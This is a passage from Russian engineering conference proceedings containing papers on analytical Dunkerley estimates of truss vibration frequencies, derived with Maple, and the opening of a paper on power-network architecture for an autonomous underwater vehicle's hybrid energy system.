то задачу можно свести к проблеме собственных чисел матрицы $\mathbf{B}_N: \mathbf{B}_N \mathbf{Y} = \lambda \mathbf{Y}$, где $\lambda = 1/(m\omega^2)$ — собственное число матрицы \mathbf{B}_N , ω — собственная частота колебаний. При n>2 решить эту задачу можно только численно.

Рассмотрим приближенное решение по методу Донкерлея [20]. Нижнюю оценку первой частоты колебаний дает формула:

$$\omega_D^{-2} = \sum_{k=1}^{N} \omega_k^{-2} , \qquad (4)$$

где ω_k — частота колебания одной массы m, расположенной в узле k+1 нижнего пояса, принимая нумерацию узлов от левой опоры. Уравнение (1) в случае колебаний одной массы имеет простой скалярный вид:

$$m\ddot{y}_k + d_k y_k = 0,$$

где y_k — вертикальное перемещение массы; \ddot{y}_k — ускорение; d_k — коэффициент жесткости (k — номер массы). Частота колебаний груза $\omega_k = \sqrt{d_k \ / m}$. Коэффициент жесткости, обратный коэффициенту податливости, определяется по формуле Максвелла — Мора:

$$\delta_k = 1/d_k = \sum_{\alpha=1}^{\mu} \left(\tilde{S}_{\alpha}^{(k)}\right)^2 l_{\alpha}/(EF)$$
.

Здесь обозначено $\tilde{S}_{\alpha}^{(k)}$ — усилия в стержне с номером α от действия единичной вертикальной силы, приложенной к узлу, где расположена масса с номером k (рис. 3). Согласно (4),

$$\omega_D^{-2} = m \sum_{k=1}^N \delta_k = m \Delta_n.$$
 (5)

Рассчитывая последовательно суммы Δ_n , замечаем общий вид решения:

$$\Delta_n = (C_{1,n}a^3 + C_{2,n}c^3 + C_{3,n}h^3)/(h^2EF) \qquad (6)$$

и получаем последовательность формул:

$$\begin{split} &\Delta_2 = (184a^3 + 129c^3 + 992h^3) \, / \, (288h^2EF), \\ &\Delta_3 = (648a^3 + 205c^3 + 928h^3) \, / \, (160h^2EF), \\ &\Delta_4 = (3248a^3 + 567c^3 + 1824h^3) \, / \, (224h^2EF), \\ &\Delta_5 = (33168a^3 + 3627c^3 + 9056h^3) \, / \, (864h^2EF), \ldots \end{split}$$

Общие члены последовательностей коэффициентов при a^3 , c^3 , h^3 имеют вид:

$$C_{1,n} = n(n-1)(32n(n-1)+51)/360,$$

$$C_{2,n} = (20(n-1)n+3)/96,$$

$$C_{3,n} = (14n(n-1)+3)/(2n-1)/3.$$
(7)

При нахождении общих членов использовался оператор $\operatorname{rgf_findrecur}$ из специального пакета genfunc системы Maple, дающий рекуррентные уравнения для элементов последовательностей, а затем оператор rsolve для решения этих уравнений. Для коэффициента при a^3 получено, например, линейное однородное уравнение с биноминальными коэффициентами:

$$C_{1,n} = 5C_{1,n-1} - 10C_{1,n-2} + 10C_{1,n-3} - 5C_{1,n-4} + C_{1,n-5}$$
.

Погрешность оценки (5) оценим из сравнения с численным решением задачи о колебании системы с числом степеней свободы N. Собственные числа матрицы \mathbf{B}_N определим с помощью оператора Eigenvalues из пакета LinearAlgebra системы Maple. На графике (2) сопоставлены кривые зависимости первой частоты, полученной численно и по формуле (5) . Принято $E=2\cdot 10^5\,\mathrm{Mna}$, $F=10.9\,\mathrm{cm}^2$, $m=1500\,\mathrm{kr}$, $a=3\,\mathrm{m}$, $h=2\,\mathrm{m}$. С увеличением числа панелей точность полученной оценки растет. Это можно проследить на графике (3) зависимости относительной погрешности $\varepsilon=(\omega_1-\omega_D)/\omega_1$.

Погрешность решения в зависимости от числа панелей меняется от 6 % при большом числе панелей, до 36 % при n=2.

Решение задачи для оценки первой частоты, полученное методом индукции, имеет замкну-

тую форму, не содержит сумм и рядов, не связано с применением специальных функций и с итеративными вычислениями. Формулы можно использовать для оценки частоты колебаний фермы при весьма большом числе стержней, т. е. именно в тех случаях, где наиболее вероятно накопление ошибок вычислений и возникают сложности с объемом вычислений. Полученную оценку можно использовать и для фермы с разной жесткостью стержневых элементов. Для этого, не меняя функций (7), достаточно ввести относительные коэффициенты жесткости стержней разной длины: $EF_a = \gamma_a EF$, $EF_h = \gamma_h EF$, $EF_c = \gamma_c EF$. Формула (6) в этом случае примет вид:

$$\Delta_n = (C_{1,n}a^3/\gamma_a + C_{2,n}c^3/\gamma_c + C_{3,n}h^3/\gamma_h)/(h^2EF).$$

Верхнюю аналитическую оценку первой собственной частоты колебаний можно получить также по методу Рэлея [20]. Точность такой оценки получается выше, однако формула оказывается не такой компактной, как по методу Донкерлея.

Работа выполнена в рамках проекта «Динамика легких стержневых конструкций манипуляторов» при поддержке гранта НИУ «МЭИ» на реализацию программ научных исследований «Технологии индустрии 4.0 для промышленности и робототехника» 2020—2022 гг. и междисциплинарной научно-образовательной школы Московского университета «Фундаментальные и прикладные исследования космоса».




Рис. 2. Зависимость частоты от числа панелей: I – численное решение; I I – аналитическая оценка




Рис. 3. Погрешность оценки Донкерлея в зависимости от числа панелей и высоты фермы

Библиографический список

- 1. *Петриченко Е.А.* Нижняя граница частоты собственных колебаний фермы Финка // Строительная механика и конструкции. 2020. № 3 (26). С. 21–29.
- 2. *Кирсанов М. Н., Тиньков Д. В.* Аналитические выражения частот малых колебаний балочной фермы с произвольным числом панелей // Строительная механика и конструкции. 2019. Т. 1, № 20. С. 14–20.
- 3. Кирсанов М. Н., Тиньков Д. В. Анализ собственных частот колебаний плоской фермы с произвольным числом панелей // Вестн. МГСУ. 2019. Т. 14, № 3 (126). С. 284–292.
- 4. *Кирсанов М. Н*.Аналитическая оценка частоты собственных колебаний фермы с произвольным числом панелей // Строительная механика инженерных конструкций и сооружений. 2020. Т. 16, № 5. С. 351—360.
- $5.\ Tиньков\ \mathcal{L}.\ B.\ Аналитические решения задач о собственных частотах колебаний регулярных стержневых систем: дис. ... канд. техн. наук. М., 2019. <math>113\ c.$
- 6. Воробьев О. В. О методах получения аналитического решения для проблемы собственных частот шарнирных конструкций // Строительная механика и конструкции. 2020. № 1 (24). С. 25–38.
- 7. Ахмедова Е. Р., Канатова М. И. Собственные частоты колебаний плоской балочной фермы регулярной структуры / // Наука и образование в XXI веке: сб. науч. тр. по материалам Международ. науч. практ. конф. Тамбов: Юком, 2014. С. 17–18.
- 8. Канатова, М.И. Частотное уравнение и анализ колебаний плоской балочной фермы / М.И. Канатова // Trends in Applied Mechanics and Mechatronics. М: Инфра-М. 2015. Т. 1. С. 31–34.
- 9. $Cy\partial$ И. Б. Формулы для прогиба шпренгельной балочной фермы с произвольным числом панелей // Строительная механика и конструкции. 2020. № 2 (25). С. 25–32.

- 10. Грибов, О. В. Вывод зависимости прогиба плоской трапецевидной фермы от числа панелей // Постулат. 2020. № 3. С. 6.
- 11. *Шурова Ю. Д.* Аналитический расчет прогиба фермы с симметричной и несимметричной нагрузкой // Постулат. 2020. № 6. С. 1.
- 12. *Терзе С. В.* Аналитический расчет зависимости деформаций консольной стойки от числа панелей в системе Maple // Строительная механика и конструкции. 2020. № 2 (25). С. 16–24.
- 13. Овсянникова В. М. Зависимость деформаций балочной фермы трапецевидной формы от числа панелей // Строительная механика и конструкции. 2020. № 3 (26). С. 13–20.
- 14. Овсянникова В. М.Зависимость прогиба плоской внешне статически неопределимой фермы от числа панелей // Строительная механика и конструкции. 2020. № 4 (27). С. 16–25.
- 15. Hutchinson R. G., Fleck N. A. Microarchitectured cellular solids the hunt for statically determinate periodic trusses // ZAMM Z. Angew. Math. Mech. 2005. Vol. 85, № 9. P. 607–617.
- 16. Hutchinson R.G., Fleck N. A. The structural performance of the periodic truss // Journal of the Mechanics and Physics of Solids. 2006. \mathbb{N}_{2} 54 (4). P. 756–782.
- 17. Zok F. W., Latture R. M., Begley R. M. Periodic truss structures // Journal of the Mechanics and Physics of Solids. 2016. Vol. 96. P. 184–203.
- 18. *Рыбаков Л. С., Мишустин И. В.* Собственные колебания плоских регулярных упругих ферм ортогональной структуры // Механика композиционных материалов и конструкций. 1999. Т. 5, № 2. С. 3–16.
- 19. Мишусти, И. В., Рыбаков Л. С. Колебания плоских упругих ферм ортогональной структуры // Известия Академии наук. Механика твердого тела. 2003. № 2. С. 168–184.
- 20. Яблонский А. А., Норейко С. С. Курс теории колебаний. М.: Высшая школа, 1975. 248 с.

УДК 624.04:531.391.3

DOI: 10.31799/978-5-8088-1556-8-2021-16-218-221

М. Н. Кирсанов* доктор физико-математических наук, профессор **Сунь Цзясюань*** студент

ФОРМУЛА ДЛЯ НИЖНЕЙ ГРАНИЦЫ СОБСТВЕННОЙ ЧАСТОТЫ КОЛЕБАНИЙ ФЕРМЫ МАНИПУЛЯТОРА

Методом индукции с привлечением операторов системы компьютерной математики Maple выведена аналитическая оценка частоты колебаний плоской модели манипулятора с произвольным числом панелей в консольной части. Особенностью решения, по сравнению с аналогичными решениями, использующими оценку по Донкерлею, является его высокая точность. Сравнение с численным решением задачи колебаний системы с многими степенями свободы показало, что погрешность в среднем не превышает 2 %. Ключевые слова: манипулятор, ферма, естественные колебания, Данкерли, низкочастотная оценка.

M. N. Kirsanov*
Dr. Sc., Phys.-Math., Professor
Sun Jiaxuan*
Student
National Research University «MPEI», Moscow

THE FORMULA FOR THE LOWER LIMIT OF THE NATURAL FREQUENCY OF OSCILLATIONS OF THE MANIPULATOR TRUSS


An analytical estimate of the oscillation frequency of a plane model of a manipulator with an arbitrary number of panels in the console part is derived by the induction method with the involvement of operators of the Maple computer mathematics system. A feature of the solution, in comparison with similar solutions using the Dunkerley estimate, is its high accuracy. Comparison with the numerical solution of the problem of oscillations of a system with many degrees of freedom showed that the error does not exceed 2 % on average.

Keywords: manipulator, truss, natural vibrations, Dunkerley, lower frequency estimate.

Конструкции манипуляторов, предназначенных для высокоскоростных работ, предполагают наряду со статическим и прочностным расчетом расчет динамический, включающий в себя вычисление частот колебаний. Одной из наиболее значимых динамических характеристик конструкции является ее первая (наименьшая) частота собственных колебаний. В случае конструкций, содержащих большое число элементов, полный расчет системы с многими степенями свободы (по числу узлов, наделенных массами) представляет собой сложную задачу. Развитие современных систем символьной математики позволяет наряду с численными методами использовать аналитические. При этом ценность таких решений определяется как точностью, так и универсальностью. Формула, выведенная для какой-то одной конструкции с параметрически заданными размерами и нагрузками имеет значительно меньшую ценность, чем решение, в котором учитывается и число элементов. В настоящей работе рассмотрена плоская статически определимая модель фермы консольного манипулятора с массой, распределенной по узлам нижнего пояса консоли. Решение строится по методике, примененной ранее в задачах анализа статического прогиба ферм [1]. Частоты колебаний балочных ферм в аналитической форме изучались в работах [2–7].

Стойка фермы (рис. 1) имеет по высоте m панелей крестообразного вида, консоль — n панелей с треугольной решеткой. В ферме содержится $\eta = 4(m+n)+6$ стержней, считая три стержня, моделирующие опоры. Пренебрегая горизонтальными смещениями, рассмотрим только вертикальные колебания грузов. Число степеней свободы такой модели конструкции равно числу грузов N=n. Ферма имеет регулярный тип конструкции с двумя параметрами n и m. В предлагаемом решении фиксируется число панелей в стойке m=3. Напряженное состояние

^{*} Национальный исследовательский университет «МЭИ», Москва



 $Puc.\ 1.\ Cxema$ манипулятора, m=2, n=5

фермы может быть рассчитано аналитически по программе в системе Maple [2, 3].

Уравнения колебаний грузов имеют вид:

$$\mathbf{M}_N \ddot{\mathbf{Y}} + \mathbf{D}_N \mathbf{Y} = \mathbf{0} , \qquad (1)$$

где \mathbf{D}_N — матрица жесткости; $\mathbf{Y} = \begin{bmatrix} y_1, y_2, ..., y_N \end{bmatrix}^T$ — вектор вертикальных смещений грузов; $\mathbf{M}_N = m\mathbf{I}_N$ — диагональная матрица инерции; $\dot{\mathbf{Y}}$ — вектор ускорений узлов с массами. Обратной к матрице жесткости \mathbf{D}_N является матрица податливости \mathbf{B}_N , элементы которой вычисляются с помощью интеграла Мора:

$$b_{i,j} = \sum_{k=1}^{\eta-3} S_k^{(i)} S_k^{(j)} l_k / (EF).$$
 (2)

Здесь $S_k^{(i)}$ — усилие в стержне k от действия единичной вертикальной силы в узле $i,\ l_k$ — длина стержня k, E модуль упругости материала стержней, F — площадь поперечного сечения стержней. Жесткости стержней одинаковы. Три стержня опор принимаются недеформируемыми, и в сумму (2) усилия этих стержней не вхо-

Приближенное решение по методу Донкерлея [8] для нижней оценки первой частоты колебаний ω_D выражается через частоты колебаний отдельных грузов в отмеченных узлах:

$$\omega_D^{-2} = \sum_{k=1}^{N} \omega_k^{-2} , \qquad (3)$$

где ω_k — парциальная частота колебаний массы m, расположенной в узле консоли на нижнем поясе. В случае колебаний одной массы уравнение (1) имеет вид:

$$m\ddot{y}_k + d_k y_k = 0,$$

где d_k — коэффициент жесткости, y_k — смещение массы, \ddot{y}_k — ускорение. Отсюда частота колебаний одного груза имеет вид: $\omega_k = \sqrt{d_k \ / m}$. Коэффициент жесткости можно найти с помощью интеграла Мора:

$$\delta_k = 1 / d_k = \sum_{j=1}^{\eta-3} \left(\tilde{S}_j^{(k)} \right)^2 l_j / (EF)$$
.

Здесь обозначено: $\tilde{S}_{j}^{(k)}$ — усилия в стержне с номером j от действия единичной вертикальной силы, приложенной к узлу, где расположена масса с номером k . Из (3) следует:

$$\omega_D^{-2} = m \sum_{k=1}^N \delta_k = m \Delta_n. \tag{4}$$

Общий вид решения для коэффициента Δ_n :

$$\Delta_n = (C_{1,n}a^3 + C_{2,n}c^3 + C_{3,n}h^3)/(h^2EF).$$
 (5)

Решая последовательно задачу для n=1, 2, 3, ..., получаем:

$$\begin{split} &\Delta_{1}=2(15h^{3}+6a^{3}+2c^{3})\,/\,(h^{2}EF),\\ &\Delta_{2}=4(27h^{3}+20a^{3}+4c^{3})\,/\,(h^{2}EF),\\ &\Delta_{3}=2\Big(129h^{3}+140a^{3}+20c^{3}\Big)\,/\Big(h^{2}EF\Big),\\ &\Delta_{4}=8\Big(63h^{3}+90a^{3}+10c^{3}\Big)\,/\Big(h^{2}EF\Big),\\ &\Delta_{5}=10\Big(87h^{3}+90a^{3}+14c^{3}\Big)\,/\Big(h^{2}EF\Big),\\ &\Delta_{6}=4\Big(345h^{3}+728a^{3}+56c^{3}\Big)\,/\Big(h^{2}EF\Big),\ldots \end{split}$$

Используя оператор $\operatorname{rgf_findrecur}$ из специального пакета $\operatorname{genfunc}$ системы Maple можно получить рекуррентные уравнения для элементов последовательностей. Для коэффициента C_1 имеем линейное уравнение пятого порядка:




Рис. 2. Зависимость частоты от числа панелей. Кривые аналитического решения и численного практически совпадают

$$C_{1,n} = 5C_{1,n-1} - 10C_{1,n-2} + 10C_{1,n-3} - 5C_{1,n-4} + C_{1,n-5}$$
.

Оператор rsolve дает решение этого уравнения:

$$C_{1,n} = (4n^4 + 14n^3 + 14n^2 + 4n)/3$$
. (6)

Аналогично находятся и другие коэффициенты:

$$C_{2,n} = 4n^3 + 12n^2 + 14n,$$

$$C_{3,n} = (2n^3 + 4n^2 + 4n)/3.$$
(7)

Погрешность аналитического решения (4) с коэффициентами (6, 7) можно оценить из сравнения с решением задачи о колебании системы с числом степеней свободы N, полученным численно. Для нахождения собственных чисел матрицы \mathbf{B}_N применим оператор Eigenvalues пакета LinearAlgebra системы Maple. На графике (рис. 2) представлены кривые зависимости первой частоты ω_{Nm} , полученной численно и ω_D по формуле (4) . Кривые практически совпадают. Принято: EF = 1000H, m = 100кг, a = 3м, h = 4 м. Точность (относительная погрешность $\varepsilon = (\omega_{Nm} - \omega_D)/\omega_{Nm}$) зависит от числа панелей (рис. 3).

Полученная формула может быть использована для оценки частоты колебаний фермы при весьма большом числе стержней. Как известно, точность численного расчета с увеличением числа элементов конструкции падает, в то время как аналитическое решение имеет практически постоянную и высокую точность. Это видно по




Рис. 3. Погрешность оценки Донкерлея в зависимости от числа панелей и высоты фермы

кривой на рис. 3, выходящей на горизонтальную асимптоту.

Погрешность решения в зависимости от числа панелей меняется от 1 %, при n=2, до 1,3 % при большом числе панелей. Для сравнения заметим, что в [8] в задаче колебаний узлов балочной фермы с треугольной решеткой с двумя панелями решение по методу Донкерлея дает погрешность 29 %.

Работа выполнена в рамках проекта «Динамика легких стержневых конструкций манипуляторов» при поддержке гранта НИУ «МЭИ» на реализацию программ научных исследований «Технологии индустрии 4.0 для промышленности и робототехника» 2020—2022 гг. и междисциплинарной научно-образовательной школы Московского университета «Фундаментальные и прикладные исследования космоса».

Библиографический список

- 1. *Kirsanov M. N.* Planar Trusses: Schemes and Formulas. Cambridge Scholars Publishing, 2019. 198 p.
- 2. *Кирсанов М. Н., Тиньков Д. В.* Аналитические выражения частот малых колебаний балочной фермы с произвольным числом панелей // Строительная механика и конструкции. 2019. Т. 1, № 20. С. 14–20.
- 3. Кирсанов М. Н., Тиньков Д. В. Анализ собственных частот колебаний плоской фермы с произвольным числом панелей // Вестн. МГСУ. 2019. Т. 14, № 3 (126). С. 284-292.
- 4. Кирсанов М. Н. Аналитическая оценка частоты собственных колебаний ферм с произвольным чис-

лом панелей // Строительная механика инженерных конструкций и сооружений. 2020. Т. 16, \mathbb{N} 5. С. 351–360.

- 5. *Петриченко Е.А.* Нижняя граница частоты собственных колебаний фермы Финка // Строительная механика и конструкции. 2020. № 3 (26). С. 21–29.
- 6. Воробьев О. В. О методах получения аналитического решения для проблемы собственных частот
- шарнирных конструкций // Строительная механика и конструкции. 2020. № 1 (24). С. 25–38.
- 7. *Канатова М. И.* Частотное уравнение и анализ колебаний плоской балочной фермы // Trends in Applied Mechanics and Mechatronics. T. 1. M.: Инфра-М, 2015. C. 31–34.
- 8. *Яблонский А. А., Норейко С. С.* Курс теории колебаний. М.: Высшая школа, 1975. 248 с.

УДК 629.5.061

DOI: 10.31799/978-5-8088-1556-8-2021-16-222-229

Н. К. Киселев* соискатель **Л. А. Мартынова****

доктор технических наук, старший научный сотрудник

* АО «ЦКБ «Лазурит», г. Нижний Новгород

** АО «Концерн "ЦНИИ "Электроприбор"», Санкт-Петербург

РАЗРАБОТКА АРХИТЕКТУРЫ ЭЛЕКТРИЧЕСКОЙ СЕТИ ГИБРИДНОЙ СИСТЕМЫ ЭНЕРГООБЕСПЕЧЕНИЯ АВТОНОМНОГО НЕОБИТАЕМОГО ПОДВОДНОГО АППАРАТА

Рассмотрен подход к формированию архитектуры электрической сети гибридной системы энергообеспечения автономного необитаемого подводного аппарата. Учтены особенности работы системы энергообеспечения, связанные с движением автономного необитаемого подводного аппарата в широком диапазоне скоростей, для чего используются дополнительные элементы электросети: распределительные щиты, преобразователи напряжения, защитно-коммутационная аппаратура. В работе показан выбор архитектуры, обеспечивающий наименьшие потери электроэнергии в электросети.

Ключевые слова: автономный необитаемый подводный аппарат, система энергообеспечения, архитектура электрической сети, движение в широком диапазоне скоростей.

N. K. Kiselev*
Applicant
L. A. Martynova**

Dr. Sc., Tech., Senior Research Employee

* JSC «Central Design Bureau "Lazurit"», Nizhny Novgorod

** JSC «Concern "Central Research Institute "Électropribor"», St. Petersburg

OF A HYBRID POWER SUPPLY SYSTEM FOR AN AUTONOMOUS UNDERWATER VEHICLE

An approach to the formation of the architecture of the electric network of a hybrid power supply system for an autonomous underwater vehicle is considered. The features of the operation of the power supply system, associated with the movement of the autonomous underwater vehicle in a wide range of speeds, are taken into account, for which additional elements of the electrical network are used: switchboards, voltage converters, protective switching equipment. The work shows the choice of architecture, which provides the lowest power losses in the power grid. **Keywords:** autonomous unmanned underwater vehicle, power supply system, electrical network architecture, movement in a wide range of speeds.

Введение

Современное развитие технологий в области источников электроэнергии привело к возможности создания автономного необитаемого подводного аппарата (АНПА), способного в течение длительного времени, исчисляемого неделями, преодолевать сверхдальние расстояния. При этом движения АНПА происходит в широком диапазоне скоростей, что приводит к потребляемой электроэнергии различного объема. В связи с этим такие АНПА оснащают гибридной системой энергообеспечения (СЭО), включающей в себя разнородные источники электроэнергии,

работающие на различных физических принципах

Широкий диапазон потребления электроэнергии на различных участках маршрута делает невозможным использование традиционных технологий энергообеспечения по принципу прямого подключения потребителей к источнику электроэнергии — аккумуляторной батарее. Формирование электросети под повышенный расход энергии приводит к возникновению потерь на экономичных режимах движения, а генерация энергии для движения в режиме экономичного хода не позволяет произвести ускорение АНПА для движения в высокоскоростном

режиме. В связи с этим требуется создание такой системы энергообеспечения, которая способна была бы гибко перестраиваться в зависимости от скоростного режима движения АНПА, для чего необходимо внедрение специальной аппаратуры: многоканальных преобразователей напряжения коммутационно-защитной аппаратуры, распределительных щитов (РЩ) и ключей.

В результате возникает задача организации электрической сети так, чтобы при движении АНПА в широком диапазоне скоростей в процессе выполнения АНПА маршрутного задания была бы возможность реконфигурации электросети путем переключения коммутационной аппаратуры, соединяющей источников и потребителей.

До настоящего времени в отечественной и зарубежной литературе готовые решения указанной задачи отсутствуют, возможно, ввиду новизны разработки АНПА с гибридной системой энергообеспечения.

Цель работы — организация электросети АНПА, обеспечивающей при движении АНПА в широком диапазоне скоростей минимальные потери электроэнергии.

Постановка задачи

Электрическая сеть АНПА представляет собой совокупность элементов, предназначенных

для передачи и распределения электроэнергии от источников электроэнергии к потребителям, электромагнитные процессы в которых могут быть описаны с помощью понятий силы тока, напряжения и мощности [1].

Электрическая сеть АНПА включает в себя:

- источники тока;
- токопроводы (далее по тексту шины);
- многоканальные преобразователи постоянного напряжения;
- ключи и РЩ, подключающие многоканальные преобразователи напряжения и потребителей к шинам.

Под источником тока будем понимать элемент электрической сети, который поддерживает энергию с заданными параметрами.

Под токопроводом (далее по тексту — шиной) будем понимать электротехническое устройство для передачи электроэнергии между источниками электроэнергии, элементами электросети и потребителями.

Многоканальные преобразователи напряжения предназначены для понижения или повышения напряжения до значений напряжения, на котором работают потребители.

Под распределительными щитами будем понимать электрические щиты, в которых происходит распределение электроэнергии по элементам сети и потребителям, содержат элементы




Рис. 1. Принципиальная электрическая схема гибридной СЭО АНПА

системы защиты при аварийных ситуациях, связанных с перегрузками и короткими замыканиями.

Ключи (коммутационная аппаратура) предназначены для подключения/отключения элементов электросети или их частей, а также потребителей к шинам.

Потребители – приборы, устройства, механизмы или системы $AH\Pi A$, для работы которых необходима электроэнергия.

На рис. 1 приведена принципиальная схема электросети гибридной СЭО АНПА.

В верхней левой части рис. 1 изображены источники тока - литий-ионные аккумуляторные батареи (АБ 1...АБ К) и электрохимические генераторы (ЭХГ 1 ...ЭХГ N), использующих в качестве топлива реагенты из системы хранения реагентов (топлива). Между ними условно показан распределительный щит и две линии шин для приборного и силового электропитания, отличающиеся уровнем потребляемого тока. В нижней части рис.1 по центру схематично показаны многоканальные преобразователи напряжения (МПН), слева - наиболее энергоемкий и основной потребитель энергии - движительный комплекс, обеспечивающий движение АНПА в морской среде, справа – ключи и шины, к которым происходит подключение потребителей.

При движении АНПА в различных скоростных режимах меняется потребляемая мощность и, как следствие ток и напряжение. Так при движении в режиме экономичного хода повышенный уровень мощности - не требуются, поэтому часть элементов электросети в целях снижения потерь отключается от шин. В то же время в режиме экономичного хода возможно повышение уровня потребляемой мощности, например, на разгонном участке траектории, или при включении дополнительной аппаратуры, в связи с чем требуется временное увеличение тока, отдаваемое в сеть. Для обеспечения движения АНПА в высокоскоростном режиме передаваемый по шинам ток должен быть максимально возможным, но не превышать допустимых значений токов нагрузки СОЭ.

Таким образом, можно в СЭО сформировать отдельные модули, которые при пониженном токопотреблении могут быть отключены с помощью ключей, а при повышенном — частично или полностью — подключены. При этом, однако, при прохождении тока через шины, соединенные ключами возникают потери электроэнергии, приводящие к повышению температуры окружающей среды. В результате складывается ситуация, при которой, с одной стороны, под-

держание постоянно высокого уровня тока приводит к потерям электроэнергии, а, с другой стороны, использование ключей для подключения необходимых элементов к электросети — также приводит к потерям.

В связи с этим обеспечение движения АНПА в различных скоростных режимах возможно только при согласованной со скоростью движения работой гибридной системы энергообеспечения.

Таким образом, необходимо так организовать электрическую сеть, чтобы она гибко реагировала на смену скоростных режимов движения АНПА, с одной стороны, и обеспечивала всех потребителей электроэнергией, с другой стороны. Принципиальная организация системы, воплощенная в ее элементах, их взаимосвязи друг с другом и со средой, определяется архитектурой [2].

Необходимо определить архитектуру электросети, выраженной пространственно-распределенным размещением источников электроэнергии, распределительных щитов, многоканальных преобразователей постоянного напряжения и ключей, параметрами коммутационной аппаратуры (количеством каналов и номинальными токами каждого канала), обеспечивающей минимизацию потерь электроэнергии в электрической сети.

В ходе работы СЭО от источников тока энергия поступает к потребителям. При этом возникают потери, связанные с передачей энергии на расстояние и использование промежуточных элементов электросети.

Необходимо сформировать такую архитектуру A^* на множестве альтернативных архитектур электрической сети, которая бы обеспечивала минимизацию потерь P^* в течение всего времени работы гибридной СЭО при выполнении АНПА маршрутного задания, т. е. необходимо определить A^* : $(A^*) \rightarrow \min (1)$.

Формирование альтернативных архитектур

Минимизация потерь в электросети может быть рассмотрена как так называемое нефункциональное требование [3] — в отличие от функционального требования, выраженного доставкой электроэнергии от источников к потребителям в заданном объеме и с заданными параметрами.

Минимизация потерь может быть получена:
— минимизацией потребления за счет перекоммутации потребителей между шинами и исключения избыточного генерирования электроэнергии;




Рис. 2. Варианты соединения элементов электросети

- минимизацией потерь на преобразователях энергии;
- минимизацией потерь на коммутационнозащитной аппаратуре (ключах).

Поскольку электроэнергия, затрачиваемая на потребителей, определяется их нуждами, то архитектура электросети зависит от электроэнергии в сети.

Минимизация потерь возможна при соблюдении следующих положений:

- целесообразно использовать ровно такое количество каналов многоканального преобразователя, которое обеспечивало бы максимально близкие токи к токам потребления;
- целесообразно переключать потребителей так, чтобы номинальные токи шины были максимально приближены к токам потребления;
- использовать каналы в РЩ и в преобразователях для дифференцированного подхода к передаче энергии потребителям и исключения перерасхода энергии;
- любой промежуточный элемент в электросети (дополнительные ключи, РЩ и МПН) приводит к потерям электроэнергии.

На рис. 2 приведены примеры возможных вариантов соединения элементов электросети.

Самый экономичный вариант — это подключить потребителей к источникам напрямую, как это представлено на рис. 2 слева. Тогда энергия в сети соответствовала бы токам и напряжению потребления, и потери были бы близки к нулю.

Однако такой вариант невозможен для многоскоростных АНПА из-за несоответствия напряжения источников напряжению потребителей, в связи с чем необходимо использовать многоканальные преобразователи постоянного напряжения, обеспечивающие формирование на-

пряжения, соответствующего напряжением потребителей, и вместе с тем — приводящего к потерям в электросети. Поэтому в данном случае минимизация потерь в сети определяется минимизацией потерь на преобразователях.

Минимизировать потери на преобразователях можно путем использования перед ними распределительного щита, в котором оставить постоянно запитываемыми каналы только для постоянно работающих систем АНПА, а каналы под разово используемые приборы и системы замыкать в РЩ ключами.

Далее в результате анализа выявлено, что приборы и устройства характеризуются двумя вариантами напряжения: U1 и U2, в связи с чем потери надо снижать в электросети для напряжения U₂ (рис. 2, по центру). Для дифференцированного использования шин и снижения потерь целесообразно в сеть дополнительно добавить ключи, замыкающие сеть в случае периодического использования потребителей для указанных напряжений (рис. 2, справа). Распределительный щит организован таким образом, что к каждому каналу подключена с использованием ключа шина, номинальный ток которой совпадает с током канала РЩ. Как преобразователи, так и РЩ могут иметь произвольное количество каналов, характеризуемых напряжением и номинальным током. В результате такую сложную систему, состоящую из определенных элементов, можно организовать по-разному. Количество подключаемых/отключаемых каналов распределительного щита и преобразователя напряжения, характеризуемых напряжением и номинальным током, зависит от характеристик потребителей: напряжения, потребляемого тока или его диапазона, продолжительности включения, интервалами между включениями.

В связи с этим дальнейший выбор архитектуры электросети опирается на результаты анализа потребления электроэнергии АНПА на различных этапах выполнения маршрутного задания.


Анализ потребления электроэнергии

